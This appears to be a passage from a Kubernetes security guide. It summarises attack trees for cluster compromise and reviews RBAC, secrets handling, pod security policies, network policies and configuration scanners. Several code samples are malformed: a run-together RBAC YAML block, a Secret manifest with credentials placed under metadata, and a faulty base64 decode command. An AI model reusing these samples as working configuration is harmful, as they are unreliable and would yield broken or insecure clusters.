
This body of work is not intended to be an exhaustive study of attack vectors but shows the culmination of several weeks of analysis attempting to secure and compromise a sample cluster. With appropriate work these attack vectors can be mitigated and monitored.

In addition to the detailed documentation, we have written code to validate the main leaf nodes. This is the first step to true automation. It is our intent to codify and automate the attack trees to reduce the likelihood them becoming stale. Research into this continues as we look to find the most appropriate schematic and execution approach. Ideally I would like to codify the representation of the attack trees and have the ability to execute the threat model as part of an infrastructure SDLC.

### Approach

The approach taken for this work commenced with workshops examining each component of the Kubernetes architecture using the STRIDE methodology to identify potential security issues at the trust boundaries within the platform. The base architecture examined was a single master node with etcd as a backing store servicing three worker nodes. This elicited a series of detailed threats for each component from the container runtime to the higher level API server. The high level architecture and associated trust boundaries discussed are shown below.





Although useful to generate the initial threats list we then took a deeper dive into each threat piecing together attack trees to identify the lineage of an initial attempt to create a foothold in the cluster to the ultimate attacker goal. Two approaches were taken to create this work.

## Bottom up Approach

Firstly a bottom up approach was undertaken examining approaches that would achieve a specific goal. This approach shows entry points throughout the Kubernetes platform with the aim of satisfying the stated goal. The associated documentation details each leaf node providing data on the threat and approaches to validate that a mitigation has been applied.

### Denial of Service

- Prevent the system from functioning by exhausting resources within the cluster. This goal is examined from both an external attacker viewpoint and an attacker gaining access to a container with remote execution capabilities.

### Malicious Code Execution

- The goal of this attack tree is to achieve malicious code execution in a container.

### Establish Persistence

- Maintain persistence in a Kubernetes system, this would involve compromising the platform then ensuring an ability to persist without detection

## Scenario Approach



The second approach takes a scenario based view, identifying attack vectors open to an attacker in certain scenario's. This approach leverages much of the detail in the first approach but in a more realistic form that can be used to provide focus on the more prevalent attack vectors.

### **Compromised application leads to foothold in container**

- This scenario details potential attack vectors open to an attacker once they have exploited an application running in a container. This would lead to remote code execution within the container via programmatic or shell access mechanisms. This is a key scenario and the focus of a number of mitigations within the Kubernetes platform to limit the capabilities of an attacker in such a scenario.

### **Attacker on the network**

- This scenario focuses on an internal attacker with access to the networks hosting the Kubernetes cluster. This would likely be a more privileged user but without direct cluster access.
- Following the completion of the attack trees we then detailed each leaf node in the attack tree to provide more detail on the threat along with sample code that can be used to validate that the specified threat was mitigated. Ultimately, the aim of this code is for it to be placed in the SDLC for the Kubernetes platform distribution, to ensure that threats identified by the model have been mitigated before deployment.

### **Main Attack Vectors**

#### **Service Token**

- This is an obvious attack vector with multiple tutorials available online to exploit a compromised service token. By default a service token is automatically mounted into each pod. If a container is compromised the attacker will be provided with a mechanism of exploitation using those credentials. This is a straight forward attack assuming container compromise. Strict RBAC policies or disabling the automatic service token mounting are key mitigations here.

#### **Compromised container**

- This attack vector is a major focal point within the cluster as this provides a remote execution point for an attacker. Other than the service token attack mentioned above, other attack vectors of note include default network exposure of the control plane to all running containers.

#### **Network endpoints**

- We present the collection of default Kubernetes endpoints, each should be secured from internal malicious actors, preventing an easy attack vector. Note that if an attacker is

able to compromise a container they gain access to the endpoints if the pods network policy permits. Circumventing the initial external facing, layer of network protection.

## Denial of Service

- Event rate throttles are now being added to Kubernetes to mitigate denial of service attacks although this is still in its infancy. In the 1.14 release there are relatively few mitigations against denial of service attacks. This area should be looked at carefully with additional mitigations to prevent service outage.

## RBAC Issues

- Many attack vectors rely on mis-configuration of RBAC policies. Given the complexity of these policies care must be taken in their creation. Automated tooling to validate policies would be useful

## Access Matrix for Kubernetes

[Rakkess](#) is a kubectl plugin to show an access matrix for server resources. Have you ever wondered what access rights you have on a provided kubernetes cluster? For single resources you can use `kubectl auth can-i list deployments`, but maybe you are looking for a complete overview? This is what rakkess is for. It lists access rights for the current user and all server resources, similar to `kubectl auth can -i --list`.

It is also useful to find out who may interact with some server resource.

```
# rakkess --namespace default
NAME                                LIST    CREATE  UPDATE  DELETE
bindings                           ✗
configmaps                         ✓       ✓       ✓       ✓
controllerrevisions.apps           ✓       ✗       ✗       ✗
cronjobs.batch                     ✓       ✓       ✓       ✓
daemonsets.apps                    ✓       ✓       ✓       ✓
daemonsets.extensions              ✓       ✓       ✓       ✓
deployments.apps                   ✓       ✓       ✓       ✓
deployments.extensions             ✓       ✓       ✓       ✓
endpoints                          ✓       ✓       ✓       ✓
events                             ✓       ✗       ✗       ✗
events.events.k8s.io               ✗       ✗       ✗       ✗
horizontalpodautoscalers.autoscaling ✓       ✓       ✓       ✓
ingresses.extensions               ✓       ✓       ✓       ✓
jobs.batch                         ✓       ✓       ✓       ✓
leases.coordination.k8s.io         ✗       ✗       ✗       ✗
limitranges                       ✓       ✗       ✗       ✗
localsubjectaccessreviews.authorization.k8s.io ✗
networkpolicies.extensions         ✓       ✓       ✓       ✓
```

There are several options to run the plugin and display the information. any user may select the required options he need to verify the access matrix. here are the available options:

- Show access for all resources at cluster scope

- Show access for all resources in some namespace
- Show access for all resources with verbs
- Show access for all resources for another user
- Show access for all resources for another service-account
- Show access for all resources and combine with common kubectl parameters
- Show access for all resources globally in all namespaces (only considers ClusterRoleBindings)
- Show access for all resources in a given namespace (considers RoleBindings and ClusterRoleBindings)
- Show access for all resources with shorthand notation
- Show access for all resources with custom verbs

### **A few words about the way towards more secure Kubernetes**

The CNCF (Cloud Native Computing Foundation) commissioned a third-party [security audit of Kubernetes](#) in the second half 2019. There were several findings, including threat modeling, manual code reviews, dynamic penetration testing, and cryptography review. All the findings were given a difficulty and severity level.

However, there are still many findings that need help from the professional community and experts to resolve. If you feel you can help review the findings and research for solution please, visit this [official web page](#).

And remember, we are having a chance to improve Kubernetes for millions people who get value from its



**CLOUD NATIVE  
COMPUTING FOUNDATION**

# Chapter 3.

## Deep defense of Kubernetes

### 3.1 Brief review of native Kubernetes security solutions

While Kubernetes built-in security solutions (native security options) do not cover all issues, and you should think about the K8s security solutions ecosystem.

Some areas to consider include:

- **Workload security:** The majority of Kubernetes workloads are containers running on Docker engines. The code and other packages in those containers must be free from vulnerabilities.
- **Workload configuration:** Whether using Kubernetes YAML, Helm Charts, or templating tools, the configuration for deploying your applications in Kubernetes is typically done in code. This code affects the Kubernetes security controls that determine how a workload runs and what can or cannot happen in the event of a breach. For example, limiting each workload's CPU, memory, and networking to the maximum expected use will help to contain any breaches to the affected workload and ensure other services would not be compromised.
- **Cluster configuration:** There are a number of Kubernetes security assessment tools available for your running clusters. Among other features, these tools check for adherence to Kubernetes security best practices and [CIS](#) and other relevant benchmarks.
- **Kubernetes networking:** Securing the network plays a major role when it comes to Kubernetes. Pod communications, ingress, egress, service discovery, and—if needed—service meshes (e.g., [Istio](#)) should all be taken into account. Once a cluster has been breached, every service and machine in the network are at risk.
- **Infrastructure security:** As a distributed application run across many servers (using physical or virtual networking and storage), securing your Kubernetes infrastructure — particularly the master nodes, databases, and certificates — is crucial. If a malicious actor has successfully breached your infrastructure, they could gain access to everything needed to access your cluster and applications as well.

### 3.2 General recommendations and rules

#### Keep Kubernetes Version Up to Date

You should always run the latest version of Kubernetes. A list of known Kubernetes vulnerabilities with severity scores can be found in [CVE web portal](#).

Always plan to upgrade your Kubernetes version to the latest available version. Upgrading Kubernetes can be a complex process; if you are using a hosted Kubernetes provider, check if your provider handles automatic upgrades.

## **Use namespaces to isolate sensitive workloads**

Namespaces are a key isolation boundary for Kubernetes resources. They provide a reference for network policies, access control restrictions, and other important security controls. Separating workloads into namespaces can help contain attacks and limit the impact of mistakes or destructive actions by authorized users.

## **Permanent controlling Access to the Kubernetes API**

Users access the Kubernetes API using `kubectl`, client libraries, or by making REST requests. Both human users and Kubernetes service accounts can be authorized for API access. When a request reaches the API, it goes through several stages, illustrated in the following diagram:

### **Transport security**

In a typical Kubernetes cluster, the API serves on port 443, protected by secure network protocol TLS. The API server presents a certificate. This certificate may be signed using a private certificate authority (CA), or based on a public key infrastructure linked to a generally recognized CA.

If your cluster uses a private certificate authority, you need a copy of that CA certificate configured into your `~/.kube/config` on the client, so that you can trust the connection and be confident it was not intercepted. And your client can present a TLS client certificate at this stage.

### **Authentication and Authorization**

Once TLS is established, the HTTP request moves to the Authentication step. The input to the authentication step is the entire HTTP request; however, it typically examines the headers and/or client certificate.

Authentication modules include client certificates, password, and plain tokens, bootstrap tokens, and JSON Web Tokens (used for service accounts).

Multiple authentication modules can be specified, in which case each one is tried in sequence, until one of them succeeds.

If the request cannot be authenticated, it is rejected with HTTP status code 401. Otherwise, the user is authenticated as a specific username, and the user name is available to subsequent steps to use in their decisions. Some authenticators also provide the group memberships of the user, while other authenticators do not.

While Kubernetes uses usernames for access control decisions and in request logging, it does not have a User object nor does it store usernames or other information about users in its API.

### **Host Security**

If the host (e.g. Kubernetes worker node) on which containers run is compromised, all kinds of bad things can happen. These include:

- Privilege escalations to root
- Stealing of secrets used for secure application or infrastructure access
- Changing of cluster admin privileges
- Host resource damage or hijacking (e.g. crypto mining software)
- Stopping of critical orchestration tool infrastructure such as the API Server or the Docker daemon
- Starting of suspicious processes mentioned in the Container Inspection section above

Like containers, the host system needs to be monitored for these suspicious activities. Because containers can run operating systems and applications just like the host, monitoring container processes and file systems activity requires the same security functions as monitoring hosts. Together, the combination of network inspection, container inspection, and host security offer the best way to detect a kill chain from multiple vectors.

## Force using RBAC

**RBAC (Role Based Access Control) authorization** is the next step in creating a more secure cluster now that access to the API server is restricted. RBAC allows you to configure who has access to what in a cluster. It also allows you to restrict users from accessing the kube-system namespace, which houses all the control plane pods.

Because Kubernetes combines authorization controllers, when you enable RBAC, you must also disable the legacy Attribute Based Access Control (ABAC). When using RBAC, prefer namespace-specific permissions instead of cluster-wide permissions. Even when debugging, do not grant cluster administrator privileges. It is safer to allow access only when necessary for your specific situation.

When using RBAC authorization, there are four kinds of API objects that you can use:

- **Role** - contains rules that represent a set of permissions within a namespace.
- **RoleBinding** - grants the permissions of a Role to one or more users.
- **ClusterRole** - contains rules that represent a set of permissions, but it is not tied to a namespace, and it will be applied on the cluster level.
- **ClusterRoleBinding** - grants permissions for a ClusterRole to a set of users.

The permissions for the Role and the ClusterRole are usually formed with a combination of a verb and a noun, which represents an object and a resource. Some examples include:

- Get Services
- List Pods
- Watch Secrets

## Configuration as code is a good idea

As I have seen many times scanning application code in containers for vulnerabilities is a widely adopted production best practice. Unfortunately, reviewing application configurations, such as **Dockerfiles** and **Kubernetes YAML files**, is less widely adopted.

Why is it important? Ok, next I try explain it. The build once, run anywhere prepared in advance configuration of containers means that a single container or Pod configuration can have hundreds or thousands of running instances. If a single one of these configurations pulls in vulnerable code, you can easily end up running **hundreds or thousands of instances of vulnerable code**. With this in mind, if you are not already reviewing your Dockerfiles and Kubernetes YAML files for security issues, you should start now!

A well-publicised example of not reviewing configurations was when an [IBM data science experiment embedded private TLS keys](#) in its container images. This made it possible for an attacker to pull the image and gain root access to the nodes that were hosting the containers. This would not have happened if a security review had been performed against the application's Dockerfiles.

According to [TechRepublic](#), DivvyCloud researchers found that data breaches due to cloud misconfiguration cost \$5 trillion in 2018-19.

Therefore, failing to follow the best practices could lead to security loopholes like compromised cloud environments, leading to serious security issues.

## TFSEC

TFSEC - static analysis security scanner for your Terraform code. TFSEC is a developer-first security scanner for Terraform templates. It uses static analysis and deep integration with the official HCL parser to ensure security issues can be detected before your infrastructure changes take effect.

```
tfsec ./example

4 potential problems detected:

Problem 1

[AWS006] Resource 'aws_security_group_rule.my-rule' defines a fully open
/Users/liamg/example/main.tf:4

1 |
2 | resource "aws_security_group_rule" "my-rule" {
3 |     type      = "ingress"
4 |     cidr_blocks = ["0.0.0.0/0"]
5 | }
6 |
7 | resource "aws_alb_listener" "my-alb-listener">{

Problem 2

[AWS004] Resource 'aws_alb_listener.my-alb-listener' uses plain HTTP ins
/Users/liamg/example/main.tf:9

6 |
7 | resource "aws_alb_listener" "my-alb-listener"{
8 |     port      = "80"
9 |     protocol  = "HTTP"
10 | }
11 |
12 | resource "aws_db_security_group" "my-group" {
```



## Terraform linter

This tool as know as Terraform linter – TFLint is focused on checking possible errors and provides the best security practice. Although Terraform is an amazing tool for IaC, it may not validate issues that are provider-specific. This is when TFLint comes handy for you. Get this tool's latest release for your cloud architecture to solve such issues.

```
$ tflint --help
Usage:
  tflint [OPTIONS] [FILE or DIR...]

Application Options:
  -v, --version                Print TFLint version
  --langserver                 Start language server
  -f, --format=[default|json|checkstyle|junit|compact] Output format (default: default)
  -c, --config=FILE           Config file name (default: .tflint.hcl)
  --ignore-module=SOURCE      Ignore module sources
  --enable-rule=RULE_NAME     Enable rules from the command line
  --disable-rule=RULE_NAME    Disable rules from the command line
  --only=RULE_NAME            Enable only this rule, disabling all other defaults.
  --enable-plugin=PLUGIN_NAME Enable plugins from the command line
  --var-file=FILE             Terraform variable file name
  --var='foo=bar'             Set a Terraform variable
  --module                    Inspect modules
  --force                     Return zero exit status even if issues found
  --no-color                  Disable colorized output
  --loglevel=[trace|debug|info|warn|error] Change the loglevel (default: none)

Help Options:
  -h, --help                  Show this help message
```

## Terraforma

Is is another tool for static code analysis used for Terraform plans. It is designed to detect security misconfigurations. Terraforma provides output in tfjson instead of JSON. To install it, you can use virtualenv and wheels.

### Terraforma

#### Project overview

Terraforma is a Terraform static analysis tool designed for detecting security misconfigurations.

```
---
ISSUE FN_1
- Source range open to Internet
- SEVERITY HIGH
- RESOURCE example_fn_rule.google_compute_firewall
---
ISSUE FN_2
- SSH open
- SEVERITY INFO
- RESOURCE example_fn_rule.google_compute_firewall
```

 Inactive, created 2 years ago

 17

 Python 

 14 rules, mainly for GCP



### 3.3 Set up security tweaks and force options

#### Authorization

After the request is authenticated as coming from a specific user, the request must be authorized. This is shown as step **2** in the diagram.

A request must include the username of the requester, the requested action, and the object affected by the action. The request is authorized if an existing policy declares that the user has permissions to complete the requested action.

For example, if Bob has the policy below, then he can read pods only in the namespace `projectMyDemo`:

```
{
  "apiVersion": "abac.authorization.kubernetes.io/v1beta1",
  "kind": "Policy",
  "spec": {
    "user": "bob",
    "namespace": "projectMyDemo",
    "resource": "pods",
    "readonly": true
  }
}
```

If Bob makes the following request, the request is authorized because he is allowed to read objects in the `projectMyDemo` namespace:

```
{
  "apiVersion": "authorization.k8s.io/v1beta1",
  "kind": "SubjectAccessReview",
  "spec": {
    "resourceAttributes": {
      "namespace": "projectMyDemo",
      "verb": "get",
      "group": "unicorn.example.org",
      "resource": "pods"
    }
  }
}
```

If Bob makes a request to write (create or update) to the objects in the **projectMyDemo** namespace, his authorization is denied. If Bob makes a request to read (get) objects in a different namespace such as **project2**, then his authorization is denied.

Kubernetes authorization requires that you use common REST attributes to interact with existing organization-wide or cloud-provider-wide access control systems. It is important to

use REST formatting because these control systems might interact with other APIs besides the Kubernetes API.

Kubernetes supports multiple authorization modules, such as ABAC mode, RBAC Mode, and Webhook mode. When an administrator creates a cluster, they configure the authorization modules that should be used in the API server. If more than one authorization modules are configured, Kubernetes checks each module, and if any module authorizes the request, then the request can proceed. If all of the modules deny the request, then the request is denied (HTTP status code 403).

## API server ports and IPs

The previous discussion applies to requests sent to the secure port of the API server (the typical case). The API server can actually serve on 2 ports.

By default, the Kubernetes API server serves HTTP on 2 ports:

### localhost port:

- is intended for testing and bootstrap, and for other components of the master node (scheduler, controller-manager) to talk to the API
- no TLS
- default is port 8080, change with `--insecure-port` flag.
- default IP is localhost, change with `--insecure-bind-address` flag.
- request **bypasses** authentication and authorization modules.
- request handled by admission control module(s).
- protected by need to have host access

### Secure port:

- use whenever possible
- uses TLS. Set cert with `--tls-cert-file` and key with `--tls-private-key-file` flag.
- default is port 6443, change with `--secure-port` flag.
- default IP is first non-localhost network interface, change with `--bind-address` flag.
- request handled by authentication and authorization modules.
- request handled by admission control module(s).
- authentication and authorization modules run.

## Keep your secrets as strong encrypted secret

While secrets are critical for the operation of production systems, exposing those secrets puts those systems at risk. Kubernetes does not provide robust mechanisms to encrypt, manage, and share secrets across a Kubernetes cluster. You will probably leverage secrets management

solutions like Vault, but you'll quickly discover they do not provide a full solution in a container environment.

This guide will help you understand the complex problem of secrets management and security and the solutions at your disposal.

It is very bad practice to store sensitive data, such as passwords, authentication tokens and SSH keys, in plaintext on a container. However, containers need this data to perform basic operations like integrating with other systems. To this end, Kubernetes provides an object called Secret, which you can use to store sensitive data. Below is an example of a secret.

```
apiVersion: v1
data:
  super-secret:
aHR0cDovL2pvYnMuc29sdXRvLmNvbS9hcHBseS95MDVYSXEvUHJvZHVjdGlvbi1FbmdpbmVlcilEZXXZPcHM=
kind: Secret
metadata:
  username: admin
  password: 65DD#7eLbfp
  type: Opaque
```

Placing sensitive info into a secret object does not automatically make it secure. By default, data in Kubernetes secrets is stored in Base64 encoding, which is practically the same as plaintext.

However, secrets give you more control over access and usage of passwords, keys, etc. Kubernetes can either mount secrets separately from the pods that use them, or save them as environment variables.

However, these basic security measures are not enforced by default, and even if they are enabled, are not enough for most organizations. Many are complementing Kubernetes with third-party secret management tools—this will be the subject of the second part of this blog.

### There are two types of secrets in Kubernetes:

- **Built-in secrets**—Kubernetes Service Accounts automatically create secrets and attach them to containers with API Credentials. This mechanism can be disabled or overridden if it raises security concerns (see the [official documentation](#)).
- **Custom secrets**—you can define your own sensitive data and create a secret to store it.

## There are two primary ways of creating Kubernetes secrets:

- **Automatically**—using `kubectl create secret`—specify one or more files that include sensitive data, and these files are then packaged as a secret.

```
kubectl create secret generic db-user-pass --from-file=./username.txt --from-file=./password.txt
```

- **Manually**—create a secret in a JSON or YAML file, then write the code of the object and create a secret from it using `kubectl apply`

```
kubectl get secret mysecret -o yaml
```

**To decode a secret** from Base64 encoding to plaintext, use `kubectl get secret` to view the content of the secret. Then decode the sensitive data like this:

```
echo 'MWYyYy@@$F1MmU2N2Rm' | base64 -decode
```

## Problems with the Built-in Secrets Mechanism in Kubernetes

The Kubernetes project [documented](#) several security risks affecting the built-in Kubernetes secrets mechanism, which users should pay attention to:

- **Securing etcd**—secret data is stored in etcd. By default, etcd data is not encrypted and neither are your secrets. You should enable encryption at rest, limit access to etcd to admin users only, and safely dispose of disks where etcd data was formerly stored.
- **Use SSL/TLS**—when running etcd in a cluster, you must use secure peer-to-peer communication.
- **You can't share the manifest file or check it into a repo**—commonly, secrets are configured using JSON or YAML files, with the secret encoded in base64. If you share or check in these manifest files, the secret is compromised. This makes it difficult to manage secrets as part of your development workflow.
- **Ensure applications don't expose the secret**—even if the secret is stored and transmitted securely, an application consuming the secret may store it unsecurely, may log it, or transmit it to a third party.
- **Users who consume a secret can see its value**—any user who creates a pod that uses a secret has access to that secret, even if the API Server policy does not allow the user to view the secret.

- **Root exploit**—anyone with root access on any node can read any secret, because they can impersonate the kubelet. Kubernetes does not currently send secrets on a «need to know» basis; it exposes secrets to anyone on any node with root access.
- **No visibility or change management**—secrets are critical to the operation of many services and can break a service in production (e.g., if credentials are missing or wrong). In order to manage a development pipeline and troubleshoot production issues, you need to track changes to secrets. Kubernetes provides an audit mechanism but it's not straightforward, and there is no way to track changes to secrets using version control.
- **Secrets mounted as volumes are unwieldy**—secrets can be stored as environment variables or mounted as a volume. The former technique is widely agreed to be less secure. If you opt for volumes, things quickly get complex when you have a large number of keys. Kubernetes creates one file per key, and you need to read all these files from within the application. There are workarounds, but they can be equally complex.
- **Not a zero-trust system**—once a user is allowed to receive a secret, that user receives the secret decrypted. It would be much better to define granular permissions that specify who can encrypt a secret and prevent anyone from directly decrypting a secret. Secrets should only be decrypted on demand, when they are actually needed. Unfortunately, Kubernetes does not allow this.

For these and other reasons, most practitioners are opting for third-party management tools to help them take control of Kubernetes secrets.

### Third-Party Secret Management Tools

Here are some popular tools that can help you achieve better security and usability for secrets. Their primary value is that they provide a centralized, robust mechanism for encrypting secrets and granting access to secrets. All these tools support Kubernetes, but they are not purpose-built for container workloads.

Secret management solutions fall into two broad categories:

- **Cloud provider tools**—including [AWS Secrets Manager](#), [Google Cloud Platform KMS](#) and [Azure Key Vault](#)—help encrypt secrets within each cloud environment, automatically rotate secret values, manage access to secrets with policies, and perform central auditing of secrets.
- **Open source and commercial tools** — [Hashicorp Vault](#) provides secrets management and data protection, with advanced features like dynamic secrets, namespaces, leases, and revocation for secrets data. Other options are [CyberArk](#) (with an open source version called [Conjur](#)) and [Confidant](#).

## Kubernetes Security Context & Pod Security Policy (PSP)

Securing pods, and the containers that run as part of them, is a critical aspect of protecting your Kubernetes environments. Among other reasons, pods and containers are the individual units of compute that are ultimately subject to adversarial techniques that may be used as part of any attack on your Kubernetes clusters. Since pods are also the smallest resource you can deploy and manage in Kubernetes, applying security at this level ensures greater fine-grained controls that are scoped to individual application components.

Fortunately, Kubernetes provides key native capabilities that enable users to harden and secure pods. These include Kubernetes security context and security policies such as **Pod Security Policies**. Additional tools such as **Open Policy Agent (OPA) Gatekeeper**, which we have previously written about, can also be used to enforce security policies. This post explores these capabilities and how you can use them to better secure pods in your Kubernetes clusters.

### Kubernetes Security Context

The starting point for understanding how pod security works in Kubernetes is what is known as a “security context,” which references specific constraints for access and permissions at the level of individual pods that are configured at runtime. These settings encompass a range of different configurations such as being able to run privileged or not, whether a container’s root filesystem should be mounted as read-only or not, access control based on UID and GID, system-level capabilities, and whether built-in Linux security mechanisms such as seccomp, SELinux, and AppArmor should be leveraged. It is also worth noting that Kubernetes has recently GA’d support for features such as seccomp.

#### Pod-level Security Context

The goal of these constraints are several-fold, namely to limit any given pod’s susceptibility to compromise via attacker techniques such as those described in the Kubernetes attack matrix as well as to limit the blast radius of any potential attack beyond a given set of containers.

To specify these settings for a given pod, the **securityContext** field must be included in the pod manifest; this references a **PodSecurityContext** object that saves the relevant security attributes using the Kubernetes API. Additionally, a pod-level security context will also result in settings being applied to volumes when they are mounted, where applicable, namely to match the fsGroup specified within the security context.

#### Container-level Security Context

Pod-level security contexts will result in constraints being applied to all containers that run within the relevant pod. But you may not always want the same settings to apply to all containers within a given pod, so Kubernetes also allows you to specify security contexts for individual containers as well. To do this, the **securityContext** field must be included in the container manifest. Field values of **container.securityContext** will take precedence over

field values of **PodSecurityContext**, meaning the constraints for an individual container will override those specified for the pod when there is overlap or conflict. However, it also should be noted that container security contexts do not override a pod's security context as it applies to the pod's volumes.

## Kubernetes Security Policies

Now that we have covered the concept of security context in Kubernetes, which provides the ability to declare security parameters for pods and containers that are applied at runtime, we will explore complementary features in Kubernetes that further enforce these settings. Security policies in Kubernetes are the main control plane mechanisms that can be used to centrally apply certain policies across pods throughout a cluster.

### Pod Security Policies

The primary feature natively available in Kubernetes that enforces these types of security policies are **Pod Security Policies (PSPs)**. PSPs are cluster-level resources that define the conditions pods must satisfy in order to be admitted into the cluster. PSPs are enforced using an optional Kubernetes admission controller - once enabled, any attempts to create pods that do not satisfy relevant, available, and authorized PSPs will be denied acceptance by the PSP admission controller. Similar to pod-level security context, PSPs are only applicable at the level of pods and to a subset of fields that can be configured in the pod manifest. To enforce policies on other fields in the pod specification, users have the option of writing their own validating admission controllers to supplement native PSP capabilities.

### Set up PodSecurityPolicy

Here come PodSecurityPolicy. The first is responsible for setting-up Pod/Container security context, and the second one is for the in-cluster firewall. Before we explain more about PodSecurityPolicy, let's check out Pod security in the first place. How is it done?

It is called **SecurityContext**. You can set up this on your Pod or Container level, and it gives you the ability to configure some security parameters there. Like privileged containers, running as concrete users, Linux Capabilities or SELinux, AppArmor, or Seccomp options. See below example of how it can be used:

```
apiVersion: v1
kind: Pod
metadata:
  name: security-context-demo
  namespace: demo
spec:
  securityContext:
    runAsUser: 1000
    runAsGroup: 3000
    fsGroup: 2000
```

```

volumes:
- name: sec-ctx-vol
  emptyDir: {}
containers:
- name: sec-ctx-demo
  image: busybox
  command: ["sh", "-c", "sleep 1h"]
  volumeMounts:
  - name: sec-ctx-vol
    mountPath: /data/demo
  securityContext:
    allowPrivilegeEscalation: false

```

As an administrator, we can set or enforce those parameters for users. This is where PodSecurityPolicy (PSP) is used. It can modify the user's request with some default params. Besides, it may prevent Pods from starting if they do not match the conditions you have specified. PSP is a cluster-level resource. It allows you to control the securityContext plus additional parameters like volume types or hostNetwork usage.

```

apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: restricted
spec:
  privileged: false
  allowPrivilegeEscalation: false
  volumes: # Allow core volume types.
  - 'configMap'
  - 'emptyDir'
  - 'projected'
  - 'secret'
  - 'downwardAPI'
  - 'persistentVolumeClaim'
  hostNetwork: false
  hostPID: false
  runAsUser:
    rule: 'MustRunAsNonRoot'
  fsGroup:
    rule: 'MustRunAs'
    ranges: # Forbid the root group.
    - min: 1
      max: 65535
  readOnlyRootFilesystem: false

```

One important thing is that it is not enough to enable PSP as an optional admission controller on apiserver. We have to authorize the user or ServiceAccount to use that PSP. In order to do that, we have to set up a proper Role or ClusterRole which grants access to “**use**” the desired policy. Then, simply bind that role to our subject and now it does all the magic.



```

apiVersion:
  rbac.authorization.k8s.io/v1kind: ClusterRolemetadata:  name:
psp:restrictedrules:- apiGroups: [policy']  resources: [podsecuritypolicies]
verbs:      [use]  resourceNames: "restricted'    apiVersion:
rbac.authorization.k8s.io/v1kind: RoleBindingmetadata:  name: sa:psp:restricted
namespace: demoroleRef:  kind: ClusterRole  name: psp:restricted  apiGroup:
rbac.authorization.k8s.iosubjects:- kind: ServiceAccount  name: default
namespace: test- kind: User  apiGroup: rbac.authorization.k8s.io  name: jane

```

Another important note – even if we bind the user to use the policy and you create the Deployment. In the end, it is the service account that creates a pod. Yes, you have to set up service accounts as well.

## Set up NetworkPolicy

As we already mentioned, using **NetworkPolicies** allows us to build an in-cluster firewall. It works in whitelisting manner, which means once it's set up, it usually blocks all the network connections, and you have to whitelist desired ones. Please note it is a namespaced resource, but it may affect other pods as well, eg. if we block ingress connections, then pods from other namespaces cannot connect to ours.

There are few typical fields in the configuration.

- **PodSelector** – this matches the pods that are blocked. If we put an empty object here, then all pods in a namespace are affected.
- **PolicyType** – this can be Ingress, Egress, or both. Simply this defines which type of network traffic is affected (blocked).
- **Ingress** where we can define all the rules. It whitelists all the “from” sources to defined port.
- **Egress** whitelists outgoing traffic “to” listed targets on the selected port.

```

apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: test-network-policy
  namespace: default
spec:
  podSelector:
    matchLabels:
      role: db
  policyTypes:
    - Ingress
    - Egress
  ingress:
    - from:
      - ipBlock:
          cidr: 172.17.0.0/16

```

```

    except: [ 172.17.1.0/24 ]
  - namespaceSelector:
    matchLabels:
      project: myproject
  ports:
  - protocol: TCP
    port: 6379
egress:
- to:
  - ipBlock:
    cidr: 10.0.0.0/24
  - podSelector:
    matchLabels:
      role: frontend
  ports:
  - protocol: TCP
    port: 5978

```

For example, to allow all egress (outgoing) connections, you can setup below policy:

```

apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-all-egress
  namespace: demo
spec:
  podSelector: {}
  egress:
  - {}
  policyTypes:
  - Egress

```

On the other hand, if you want to block all incoming connections:

```

apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-ingress
  namespace: demo
spec:
  podSelector: {}
  policyTypes:
  - Ingress

```

While securing a cluster, we need to balance between ease of use and safety. We can create very restrictive rules that will make our cluster very hard to use for non-cluster-admin users. We do not want to end up with a lock that requires ten different keys to be opened, and for sure, we do not want a lock that can be opened without a key at all. In the end, security is important but the main goal is to run your app and provide it to your customers.

## Ingress and egress security

To better secure egress and ingress traffic for services deployed on Kubernetes, the cluster administrator should allocate a number of static IP addresses to a specific node at the host level. Admins can then configure an egress IP for each project to validate that traffic from the pod originates from the host using the pre-allocated static IP.

This allows administrators to improve the security of an external database so that only specific pods can talk to a service (the egress router), which proxies the traffic to the database.

## Istio as a proxy for Kubernetes

The Istio service mesh injects a container that runs as a sidecar proxy (in this case, [Envoy Proxy](#)) and forces all traffic that ingresses or egresses a pod to go through that proxy.

